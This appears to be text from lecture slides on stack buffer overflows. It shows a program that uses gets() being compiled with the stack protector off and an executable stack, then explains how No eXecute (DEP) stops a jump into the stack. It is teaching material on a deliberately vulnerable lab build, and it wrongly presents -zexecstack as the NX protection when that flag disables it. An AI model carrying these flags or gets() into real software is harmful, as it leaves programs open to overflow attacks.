
Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
  main()
  ^~~~
/tmp/ccTpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```


gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c

No eXecute (NX)

- -zexecstack
- Also known as **Data Execution Prevention (DEP)**, this protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.




No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.

No eXecute (NX)



Thus, the attacker's exploit is thwarted.

Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
    main()
    ^~~~
/tmp/ccTpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```

gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c

Q & A